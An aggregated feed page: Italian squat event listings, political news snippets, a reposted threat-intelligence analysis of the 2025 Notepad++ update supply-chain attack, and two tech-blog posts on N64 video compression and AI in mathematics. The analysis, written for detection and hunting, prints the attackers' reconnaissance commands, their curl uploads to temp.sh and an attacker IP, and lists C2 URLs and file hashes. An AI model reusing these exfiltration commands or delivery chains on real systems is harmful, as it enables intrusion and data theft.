
[2026-02-07] BENEFIT INGUAIATX: SOTHIAC + THE HOUSE OF WAX @ collettivo anarchico Bandiera Nera
BENEFIT INGUAIATX: SOTHIAC + THE HOUSE OF WAX
collettivo anarchico Bandiera Nera - viale Monza 255
(sabato, 7 febbraio 21:30)

[2026-02-04] PROIEZIONE "NUMERO ZERO" @ Mezcal Squat
PROIEZIONE "NUMERO ZERO"
Mezcal Squat - Parco della Certosa Irreale - Collegno (TO)
(mercoledì, 4 febbraio 17:30)
Numero zero é un documentario sulle origini dell'hh in Italia.
Per divulgare l'attitudine di questa cultura e scoprire le sue discipline, che continuano ad essere emancipazione nonostante il capitale ci rubi ogni cosa per i proprio interessi.
Salutiamo con la manina Netflix e Prime Video, da noi é tutto gratis!
CUCINA APERTA DALLE 18.
--------------------------------------
Il Mezcal Squat è uno spazio autogestito e le attività svolte al suo interno si basano sulla condivisione. Non vi è circolo di denaro. Porta quello che vorresti trovare. Utilizza la cucina e prepara quello che vuoi da mangiare.
SOLO COMPLICI E SOLIDALI, NESSUN CLIENTE!
--------------------------------------
COME RAGGIUNGERE IL MEZCAL SQUAT
BUS : 33 - CP1 - 76 - 44
TRENO : FERMATA COLLEGNO
METRO : FERMI
--------------------------------------
NO MACI, NO FASCI, NO SBIRRI
[2026-02-11] BAGNA CAUDA VEGANA E NON @ Mezcal Squat
BAGNA CAUDA VEGANA E NON
Mezcal Squat - Parco della Certosa Irreale - Collegno (TO)
(mercoledì, 11 febbraio 15:00)
AGLIO NIGHT, CI VUOLE CORAGGIO.
PORTA VERDURINE, NOI PREPARIAMO LA BAGNA. (Se vuoi prepararla con noi sei lu benvenutxx!)
--------------------------------------
Il Mezcal Squat è uno spazio autogestito e le attività svolte al suo interno si basano sulla condivisione. Non vi è circolo di denaro. Porta quello che vorresti trovare. Utilizza la cucina e prepara quello che vuoi da mangiare.
SOLO COMPLICI E SOLIDALI, NESSUN CLIENTE!
--------------------------------------
COME RAGGIUNGERE IL MEZCAL SQUAT
BUS : 33 - CP1 - 76 - 44
TRENO : FERMATA COLLEGNO
METRO : FERMI
--------------------------------------
NO MACI, NO FASCI, NO SBIRRI
[2026-02-18] MEZCALEDÌ SPOSTATO A LUNEDÌ 16 @ Mezcal Squat
MEZCALEDÌ SPOSTATO A LUNEDÌ 16
Mezcal Squat - Parco della Certosa Irreale - Collegno (TO)
(mercoledì, 18 febbraio 00:00)
Lunedì 16 mezcaledì+ concerto punk con Taglio, henker faust e Pesticidi.
[2026-02-25] K A R A O K E @ Mezcal Squat
K A R A O K E
Mezcal Squat - Parco della Certosa Irreale - Collegno (TO)
(mercoledì, 25 febbraio 18:00)
L'evento più atteso dell'anno sta per tornare! Porta le cuffie da cantiere oppure il tuo sogno musicale più alto da cantare assieme ax tux compagnx del cuore!
--------------------------------------
Il Mezcal Squat è uno spazio autogestito e le attività svolte al suo interno si basano sulla condivisione. Non vi è circolo di denaro. Porta quello che vorresti trovare. Utilizza la cucina e prepara quello che vuoi da mangiare.
SOLO COMPLICI E SOLIDALI, NESSUN CLIENTE!
--------------------------------------
COME RAGGIUNGERE IL MEZCAL SQUAT
BUS : 33 - CP1 - 76 - 44
TRENO : FERMATA COLLEGNO
METRO : FERMI
--------------------------------------
NO MACI, NO FASCI, NO SBIRRI
“La riscossa europea parte dai cittadini”: a Parigi il Congresso di Eumans
@Politica interna, europea e internazionale
Un milione e duecentomila firme di cittadini di tutta l’Unione europea hanno prodotto un effetto preciso e verificabile: l’obbligo formale per la Commissione Ue di esprimersi sull’accesso all’aborto sicuro in Europa. È quanto avvenuto con “My Voice, My Choice”, l’iniziativa dei Cittadini Europei
like this
reshared this
Oh bene, una volta tanto una scissione a destra 😂


Vannacci ha deciso di lasciare la Lega
https://www.ilpost.it/2026/02/03/vannacci-lascia-lega/?utm_source=flipboard&utm_medium=activitypubPubblicato su News @news-ilPost
Vannacci ha deciso di lasciare la Lega
Dopo mesi di disaccordi con il leader Matteo Salvini, che l'aveva accolto nel partito per sfruttare la sua popolarità presso l'elettorato di destra più radicaleIl Post

like this
Poliversity - Università ricerca e giornalismo reshared this.
Cyber attacco agli Uffizi: cosa impariamo per mettere in sicurezza il patrimonio culturale
@Informatica (Italy e non Italy 😁)
A poche ore dall'attacco a La Sapienza di Roma, mentre sale la tensione per le Olimpiadi invernali di Milano-Cortina 2026, un altro cyber attacco colpisce la Galleria degli Uffizi, simbolo del patrimonio culturale italiano. Ecco
Joe Vinegar reshared this.
agi.it/cronaca/news/2026-02-03…
sono quelle cose "indimostrabili" nel senso che se anche pensi che una persona ne soffra una persona di fatto "fragile" neppure accetta che tu lo dica, perché interpreta tutto come una critica.
informapirata ⁂ reshared this.
È giunta l’ora di un’Europa finalmente ritrovata? L’opinione del gen. Del Casale
@Notizie dall'Italia e dal mondo
Il primo ministro canadese, Mark Carney, è stato il protagonista indiscusso dell’annuale World economic forum di Davos. Il suo richiamo alla realtà per le “medie potenze” è uno spartiacque tra la tradizionale visione del mondo basata sulla centralità degli
Nds 2026, l’industria Usa è pronta a una guerra con la Cina?
@Notizie dall'Italia e dal mondo
La National defense strategy 2026 degli Stati Uniti ha il merito della franchezza. Per la prima volta in un documento strategico di questo livello, il Pentagono ammette esplicitamente che la base industriale della difesa americana non è dimensionata per sostenere un conflitto ad alta intensità contro
170: Phrack
Phrack is legendary. It is the oldest, and arguably the most prestigious, underground hacking magazine in the world. It started in 1985 and is still running today.


The Notepad++ supply chain attack — unnoticed execution chains and new IoCs

Introduction
On February 2, 2026, the developers of Notepad++, a text editor popular among developers, published a statement claiming that the update infrastructure of Notepad++ has been compromised. According to the statement, this was due to a hosting provider level incident, which occurred from June to September 2025. However, attackers were able to retain access to internal services until December 2025.
Multiple execution chains and payloads
Having checked our telemetry related to this incident, we have been amazed to find out how different and unique were the execution chains used in this supply chain attack. We identified that over the course of four months, from July to October 2025, attackers who have compromised Notepad++ have been constantly rotating C2 server addresses used for distributing malicious updates, the downloaders used for implant delivery, as well as the final payloads.
We observed three different infection chains overall designed to attack about a dozen machines, belonging to:
- Individuals located in Vietnam, El Salvador and Australia;
- A government organization located in the Philippines;
- A financial organization located in El Salvador;
- An IT service provider organization located in Vietnam.
Despite the variety of payloads observed, Kaspersky solutions have been able to block the identified attacks as they occurred.
In this article, we describe the variety of the infection chains we observed in the Notepad++ supply chain attack, as well as provide numerous previously unpublished IoCs related to it.
Chain #1 — late July and early August 2025
We observed attackers to deploy a malicious Notepad++ update for the first time in late July 2025. It was hosted at 45.76.155[.]202/update/update.… Notably, the first scan of this URL on the VirusTotal platform occurred in late September, by a user from Taiwan.
The update.exe file downloaded from this URL (SHA1: 8e6e505438c21f3d281e1cc257abdbf7223b7f5a) was launched by the legitimate Notepad++ updater process, GUP.exe. This file turned out to be a NSIS installer, of about 1 MB in size. When started, it sends a heartbeat containing system information to the attackers. This is done through the following steps:
- The file creates a directory named
%appdata%\ProShowand sets it as the current directory; - It executes the shell command
cmd /c whoami&&tasklist > 1.txt, thus creating a file with the shell command execution results in the%appdata%\ProShowdirectory; - Then it uploads the
1.txtfile to the temp[.]sh hosting service by executing thecurl.exe -F "file=@1.txt" -s https://temp.sh/uploadcommand; - Next, it sends the URL to the uploaded
1.txtfile by using thecurl.exe --user-agent "https://temp.sh/ZMRKV/1.txt" -s http://45.76.155[.]202shell command. As can be observed, the uploaded file URL is transferred inside the user agent.

Notably, the same behavior of malicious Notepad++ updates, specifically the launch of shell commands and the use of the temp[.]sh website for file uploading, has been described on the Notepad++ community forums by a user named soft-parsley.
After sending system information, the update.exe file executes the second-stage payload. To do that, it performs the following actions:
- Drops the following files to the
%appdata%\ProShowdirectory:ProShow.exe(SHA1: defb05d5a91e4920c9e22de2d81c5dc9b95a9a7c)defscr(SHA1: 259cd3542dea998c57f67ffdd4543ab836e3d2a3)if.dnt(SHA1: 46654a7ad6bc809b623c51938954de48e27a5618)proshow.crs(SHA1: da39a3ee5e6b4b0d3255bfef95601890afd80709)proshow.phd(SHA1: da39a3ee5e6b4b0d3255bfef95601890afd80709)proshow_e.bmp(SHA1: 9df6ecc47b192260826c247bf8d40384aa6e6fd6)load(SHA1: 06a6a5a39193075734a32e0235bde0e979c27228)
- Executes the dropped
ProShow.exefile.
The launched ProShow.exe file is a legitimate ProShow software, which is abused to launch a malicious payload. Normally, when threat actors aim to execute a malicious payload inside a legitimate process, they resort to the DLL sideloading technique. However, this time attackers have decided to avoid using it — likely due to how much attention this technique receives nowadays. Instead, they abused an old, known vulnerability in the ProShow software, which dates back to early 2010s. The dropped file named load contains an exploit payload, which is launched when the ProShow.exe file is launched. It is worth noting that, apart from this payload, all files in the %appdata%\ProShow directory are legitimate.
Analysis of the exploit payload revealed that it contains two shellcodes — one at the very start and the other one in the middle of the file. The shellcode located at the start of the file contains a set of meaningless instructions and is not designed to be executed — rather, attackers used it as the exploit padding bytes. It is likely that, by using a fake shellcode for padding bytes instead of something else (e.g., a sequence of 0x41 characters or random bytes), attackers aimed to confuse researchers and automated analysis systems.
The second shellcode, which is stored in the middle of the file, is the one that is launched when ProShow.exe is started. It decrypts a Metasploit downloader payload that retrieves a Cobalt Strike Beacon shellcode from the URL 45.77.31[.]210/users/admin (user agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36) and launches it.
The Cobalt Strike Beacon payload is designed to communicate with the cdncheck.it[.]com C2 server. For instance, it uses the GET request URL 45.77.31[.]210/api/update/v1 and the POST request URL 45.77.31[.]210/api/FileUpload/…
Later on, in early August 2025, we have observed attackers to use the same download URL for the update.exe files (observed SHA1 hash: 90e677d7ff5844407b9c073e3b7e896e078e11cd), as well as the same execution chain for delivery of Cobalt Strike Beacon via malicious Notepad++ updates. However, we noted the following differences:
- In the Metasploit downloader payload, the URL for downloading Cobalt Strike Beacon was set to cdncheck.it[.]com/users/admin;
- The Cobalt Strike C2 server URLs were set to cdncheck.it[.]com/api/update/v… and cdncheck.it[.]com/api/Metadata…
We have not further seen any infections leveraging chain #1 after early August 2025.
Chain #2 — middle and end of September 2025
A month and a half after malicious update detections ceased, we observed attackers to resume deploying these updates in the middle of September 2025, using another infection chain. The malicious update was still being distributed from the 45.76.155[.]202/update/update.… URL, and the file downloaded from it (SHA1 hash: 573549869e84544e3ef253bdba79851dcde4963a) was an NSIS installer as well. However, its file size was now about 140 KB. Again, this file performed two actions:
- Obtained system information by executing a shell command and uploading its execution results to temp[.]sh;
- Dropped a next-stage payload on disk and launched it.
Regarding system information, attackers made the following changes to how it was collected:
- They changed the working directory to %APPDATA%\Adobe\Scripts;
- They started collecting more system information details, changing the executed shell command to
cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt.
The created a.txt file was, just as in the case of stage #1, uploaded to the temp[.]sh website through curl, with the obtained temp[.]sh URL being transferred to the same 45.76.155[.]202/list endpoint, inside the User-Agent header.
As for the next-stage payload, it has been changed completely. The NSIS installer was configured to drop the following files to the %APPDATA%\Adobe\Scripts directory:
alien.dll(SHA1: 6444dab57d93ce987c22da66b3706d5d7fc226da);lua5.1.dll(SHA1: 2ab0758dda4e71aee6f4c8e4c0265a796518f07d);script.exe(SHA1: bf996a709835c0c16cce1015e6d44fc95e08a38a);alien.ini(SHA1: ca4b6fe0c69472cd3d63b212eb805b7f65710d33).
Next, it executes the following shell command to launch the script.exe file: %APPDATA%\%Adobe\Scripts\script.exe %APPDATA%\Adobe\Scripts\alien.ini.
All of the files in the %APPDATA%\Adobe\Scripts directory, except for alien.ini, are legitimate and related to the Lua interpreter. As such, the previously mentioned command is used by attackers to launch a compiled Lua script, located in the alien.ini file. Below is a screenshot of its decompilation:
As we can see, this small script is used for placing shellcode inside executable memory and then launching it through the EnumWindowStationsW API function.

The launched shellcode is, just in the case of chain #1, a Metasploit downloader, which downloads a Cobalt Strike Beacon payload, again in the form of a shellcode, from the cdncheck.it[.]com/users/admin URL.
The Cobalt Strike payload contains the C2 server URLs that slightly differ from the ones seen previously: cdncheck.it[.]com/api/getInfo/… and cdncheck.it[.]com/api/FileUplo…
Attacks involving chain #2 continued until the end of September, when we observed two more malicious update.exe files. One of them had the SHA1 hash 13179c8f19fbf3d8473c49983a199e6cb4f318f0. The Cobalt Strike Beacon payload delivered through it was configured to use the same URLs observed in mid-September, however, attackers changed the way system information was collected. Specifically, attackers split the single shell command they used for this (cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt) into multiple commands:
cmd /c whoami >> a.txtcmd /c tasklist >> a.txtcmd /c systeminfo >> a.txtcmd /c netstat -ano >> a.txt
Notably, the same sequence of commands has been previously documented by the soft-parsley user on the Notepad++ community forums.
The other update.exe file had the SHA1 hash 4c9aac447bf732acc97992290aa7a187b967ee2c. Using it, attackers performed the following:
- Changed the system information upload URL to self-dns.it[.]com/list;
- Changed the user agent used in HTTP requests to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36;
- Changed the URL used by the Metasploit downloader to safe-dns.it[.]com/help/Get-Sta…
- Changed the Cobalt Strike Beacon C2 server URLs to safe-dns.it[.]com/resolve and safe-dns.it[.]com/dns-query.
Chain #3 — October 2025
In early October 2025, attackers changed the infection chain once again. They have as well changed the C2 server for distributing malicious updates, with the observed update URL being 45.32.144[.]255/update/update.… The payload downloaded (SHA1: d7ffd7b588880cf61b603346a3557e7cce648c93) was still a NSIS installer, however, unlike in the case of chains 1 and 2, this installer did not include the system information sending functionality. It simply dropped the following files to the %appdata%\Bluetooth\ directory:
BluetoothService.exe, a legitimate executable (SHA1: 21a942273c14e4b9d3faa58e4de1fd4d5014a1ed);log.dll, a malicious DLL (SHA1: f7910d943a013eede24ac89d6388c1b98f8b3717);BluetoothService, an encrypted shellcode (SHA1: 7e0790226ea461bcc9ecd4be3c315ace41e1c122).
This execution chain relies on the sideloading of the log.dll file, which is responsible for launching the encrypted BluetoothService shellcode into the BluetoothService.exe process. Notably, such execution chains are commonly used by Chinese-speaking threat actors. This particular execution chain has already been described by Rapid7, and the final payload observed in it is the custom Chrysalis backdoor.
Unlike the previous chains, chain #3 does not load a Cobalt Strike Beacon directly. However, in their article Rapid7 claim that they additionally observed a Cobalt Strike Beacon payload being deployed to the C:\ProgramData\USOShared folder, while conducting incident response on one of the machines infected with the Notepad++ supply chain attack. Whilst Rapid7 does not detail how this file was dropped to the victim machine, we can highlight the following similarities between that Beacon payload and the Beacon payloads observed in chains #1 and #2:
- In both cases, Beacons are loaded through a Metasploit downloader shellcode, with similar URLs used (api.wiresguard.com/users/admin for the Rapid7 payload, cdncheck.it.com/users/admin and 45.77.31[.]210/users/admin for chain #1 and chain #2 payloads);
- The Beacon configurations are encrypted with the XOR key
CRAZY; - Similar C2 server URLs are used for Cobalt Strike Beacon communications (i.e. api.wiresguard.com/api/FileUpload/submit for the Rapid7 payload and 45.77.31[.]210/api/FileUpload/… for the chain #1 payload).
Return of chain #2 and changes in URLs — October 2025
In mid-October 2025, we observed attackers to resume deployments of the chain #2 payload (SHA1 hash: 821c0cafb2aab0f063ef7e313f64313fc81d46cd) using yet another URL: 95.179.213[.]0/update/update.e… Still, this payload used the previously mentioned self-dns.it[.]com and safe-dns.it[.]com domain names for system information uploading, Metasploit downloader and Cobalt Strike Beacon communications.
Further in late October 2025, we observed attackers to start changing URLs used for malicious update deliveries. Specifically, attackers started using the following URLs:
We haven’t observed any new payloads deployed from these URLs — they involved usage of both #2 and #3 execution chains. Finally, we have not seen any payloads being deployed starting from November 2025.
Conclusion

Notepad++ is a text editor used by numerous developers. As such, the ability to control update servers of this software gave attackers a unique possibility to break into machines of high-profile organizations around the world. The attackers made an effort to avoid losing access to this infection vector — they were spreading the malicious implants in a targeted manner, and they were skilled enough to drastically change the infection chains about once a month. Whilst we identified three distinct infection chains during our investigation, we would not be surprised to see more of them in use. To sum up our findings, here is the overall timeline of the infection chains that we identified:
The variety of infection chains makes detection of the Notepad++ supply chain attack quite a difficult and at the same time creative task. We would like to propose the following methods, from generic to specific, to hunt down traces of this attack:
- Check systems for deployments of NSIS installers, which have been used in all three observed execution chains. For example, this can be done by looking for logs related to creations of the
%localappdata%\Temp\ns.tmpdirectory, made by NSIS installers at runtime. Make sure to investigate the origins of each identified NSIS installer to avoid false positives; - Check network traffic logs for DNS resolutions of the temp[.]sh domain, which is unusual to observe in corporate environments. Also, it is beneficial to conduct a check for raw HTTP traffic requests that have a temp[.]sh URL embedded in the user agent — both these steps will make it possible to detect chain #1 and chain #2 deployments;
- Check systems for launches of malicious shell commands referenced in the article, such as
whoami,tasklist,systeminfoandnetstat -ano; - Use specific IoCs listed below to identify known malicious domains and files.
Indicators of compromise
URLs used for malicious Notepad++ update deployments
45.76.155[.]202/update/update.…
45.32.144[.]255/update/update.…
95.179.213[.]0/update/update.e…
95.179.213[.]0/update/install.…
95.179.213[.]0/update/AutoUpda…
System information upload URLs
45.76.155[.]202/list
self-dns.it[.]com/list
URLs used by Metasploit downloaders to deploy Cobalt Strike beacons
45.77.31[.]210/users/admin
cdncheck.it[.]com/users/admin
safe-dns.it[.]com/help/Get-Sta…
URLs used by Cobalt Strike Beacons delivered by malicious Notepad++ updaters
45.77.31[.]210/api/update/v1
45.77.31[.]210/api/FileUpload/…
cdncheck.it[.]com/api/update/v…
cdncheck.it[.]com/api/Metadata…
cdncheck.it[.]com/api/getInfo/…
cdncheck.it[.]com/api/FileUplo…
safe-dns.it[.]com/resolve
safe-dns.it[.]com/dns-query
URLs used by the Chrysalis backdoor and the Cobalt Strike Beacon payloads associated with it, as previously identified by Rapid7
api.skycloudcenter[.]com/a/cha…
api.wiresguard[.]com/update/v1
api.wiresguard[.]com/api/FileU…
URLs related to Cobalt Strike Beacons uploaded to multiscanners, as previously identified by Rapid7
59.110.7[.]32:8880/uffhxpSy
59.110.7[.]32:8880/api/getBasi…
59.110.7[.]32:8880/api/Metadat…
124.222.137[.]114:9999/3yZR31V…
124.222.137[.]114:9999/api/upd…
124.222.137[.]114:9999/api/Inf…
api.wiresguard[.]com/users/sys…
api.wiresguard[.]com/api/getIn…
Malicious updater.exe hashes
8e6e505438c21f3d281e1cc257abdbf7223b7f5a
90e677d7ff5844407b9c073e3b7e896e078e11cd
573549869e84544e3ef253bdba79851dcde4963a
13179c8f19fbf3d8473c49983a199e6cb4f318f0
4c9aac447bf732acc97992290aa7a187b967ee2c
821c0cafb2aab0f063ef7e313f64313fc81d46cd
Hashes of malicious auxiliary files
06a6a5a39193075734a32e0235bde0e979c27228 — load
9c3ba38890ed984a25abb6a094b5dbf052f22fa7 — load
ca4b6fe0c69472cd3d63b212eb805b7f65710d33 — alien.ini
0d0f315fd8cf408a483f8e2dd1e69422629ed9fd — alien.ini
2a476cfb85fbf012fdbe63a37642c11afa5cf020 — alien.ini
Malicious file hashes, as previously identified by Rapid7
d7ffd7b588880cf61b603346a3557e7cce648c93
94dffa9de5b665dc51bc36e2693b8a3a0a4cc6b8
21a942273c14e4b9d3faa58e4de1fd4d5014a1ed
7e0790226ea461bcc9ecd4be3c315ace41e1c122
f7910d943a013eede24ac89d6388c1b98f8b3717
73d9d0139eaf89b7df34ceeb60e5f8c7cd2463bf
bd4915b3597942d88f319740a9b803cc51585c4a
c68d09dd50e357fd3de17a70b7724f8949441d77
813ace987a61af909c053607635489ee984534f4
9fbf2195dee991b1e5a727fd51391dcc2d7a4b16
07d2a01e1dc94d59d5ca3bdf0c7848553ae91a51
3090ecf034337857f786084fb14e63354e271c5d
d0662eadbe5ba92acbd3485d8187112543bcfbf5
9c0eff4deeb626730ad6a05c85eb138df48372ce
Malicious file paths
%appdata%\ProShow\load
%appdata%\Adobe\Scripts\alien.ini
%appdata%\Bluetooth\BluetoothService
How Resident Evil 2 for the N64 Kept its FMV Cutscenes

Originally released for the Sony PlayStation in 1998, Resident Evil 2 came on two CDs and used 1.2 GB in total. Of this, full-motion video (FMV) cutscenes took up most of the space, as was rather common for PlayStation games. This posed a bit of a challenge when ported to the Nintendo 64 with its paltry 64 MB of cartridge-based storage. Somehow the developers managed to do the impossible and retain the FMVs, as detailed in a recent video by [LorD of Nerds]. Toggle the English subtitles if German isn’t among your installed natural language parsers.
Instead of dropping the FMVs and replacing them with static screens, a technological improvement was picked. Because of the N64’s rather beefy hardware, it was possible to apply video compression that massively reduced the storage requirements, but this required repurposing the hardware for tasks it was never designed for.
The people behind this feat were developers at Angel Studios, who had 12 months to make it work. Ultimately they achieved a compression ratio of 165:1, with software decoding handling the decompressing and the Reality Signal Processor (RSP) that’s normally part of the graphics pipeline used for both audio tasks and things like upscaling.

In the video you can see the side by side comparisons of the PS and N64 RE2 cutscenes, with differences clearly visible, but not necessarily for the worse. Uncompressed, the about fifteen minutes of FMVs in the game with a resolution of 320×160 pixels at 24 bits take up 4 GB. For the PS this was solved with some video compression and a dedicated video decoder, since its relatively weak hardware needed all the help it could get.
On the N64 port, however, only 24 MB was left on a 64 MB cartridge after the game’s code and in-game assets had been allocated. The first solution was chroma subsampling, counting on the human eye’s sensitivity to brightness rather than color. One complication was that the N64 didn’t implement color clamping, requiring brightness to be multiplied rather than simply added up before the result was passed on to the video hardware in RGB format.
Very helpful here was that the N64 relied heavily on DMA transfers, allowing the framebuffer to be filled without a lot of marshaling which would have tanked performance. In addition to this the RSP was used with custom microcode to enable upscaling as well as interpolation between frames and audio, with about half the frames of the original dropped and instead interpolated. All of this helped to reduce the FMVs to fit in 24 MB rather than many hundreds of MBs.
For the audio side of things the Angel Studios developers got a break, as the Factor 5 developers – famous for Star Wars titles on the N64 – had already done the heavy lifting here with their MusyX audio tools. This enables sample-based playback, saving a lot of memory for music, while for speech very strong compression was used.
Also argued in the video is that the N64 version is actually superior to the PS version, due to its superior Z-buffering and anti-aliasing feature, as well as new features such as randomized items. The programmable RSP is probably the real star on the N64, which preceded the introduction of programmable pipelines on PC videocards like the NVIDIA GeForce series.
youtube.com/embed/e_6mxw7w1WE?…
[Yang-Hui He] Presents to The Royal Institution About AI and Mathematics

Over on YouTube you can see [Yang-Hui He] present to The Royal Institution about Mathematics: The rise of the machines.
In this one hour presentation [Yang-Hui He] explains how AI is driving progress in pure mathematics. He says that right now AI is poised to change the very nature of how mathematics is done. He is part of a community of hundreds of mathematicians pursuing the use of AI for research purposes.
[Yang-Hui He] traces the genesis of the term “artificial intelligence” to a research proposal from J. McCarthy, M.L. Minsky, N. Rochester, and C.E. Shannon dated August 31, 1955. He says that his mantra has become: connectivism leads to emergence, and goes on to explain what he means by that, then follows with universal approximation theorems.
He goes on to enumerate some of the key moments in AI: Descartes’s bête-machine, 1617; Lovelace’s speculation, 1842; Turing test, 1949; Dartmouth conference, 1956; Rosenblatt’s Perceptron, 1957; Hopfield’s network, 1982; Hinton’s Boltzmann machine, 1984; IBM’s Deep Blue, 1997; and DeepMind’s AlphaGo, 2012.
He continues with some navel-gazing about what is mathematics, and what is artificial intelligence. He considers how we do mathematics as bottom-up, top-down, or meta-mathematics. He mentions about one of his earliest papers on the subject Machine-learning the string landscape (PDF) and his books The Calabi–Yau Landscape: From Geometry, to Physics, to Machine Learning and Machine Learning in Pure Mathematics and Theoretical Physics.
He goes on to explain about Mathlib and the Xena Project. He discusses Machine-Assisted Proof by Terence Tao (PDF) and goes on to talk more about the history of mathematics and particularly experimental mathematics. All in all a very interesting talk, if you can find a spare hour!
In conclusion: Has AI solved any major open conjecture? No. Is AI beginning to help to advance mathematical discovery? Yes. Has AI changed the speaker’s day-to-day research routine? Yes and no.
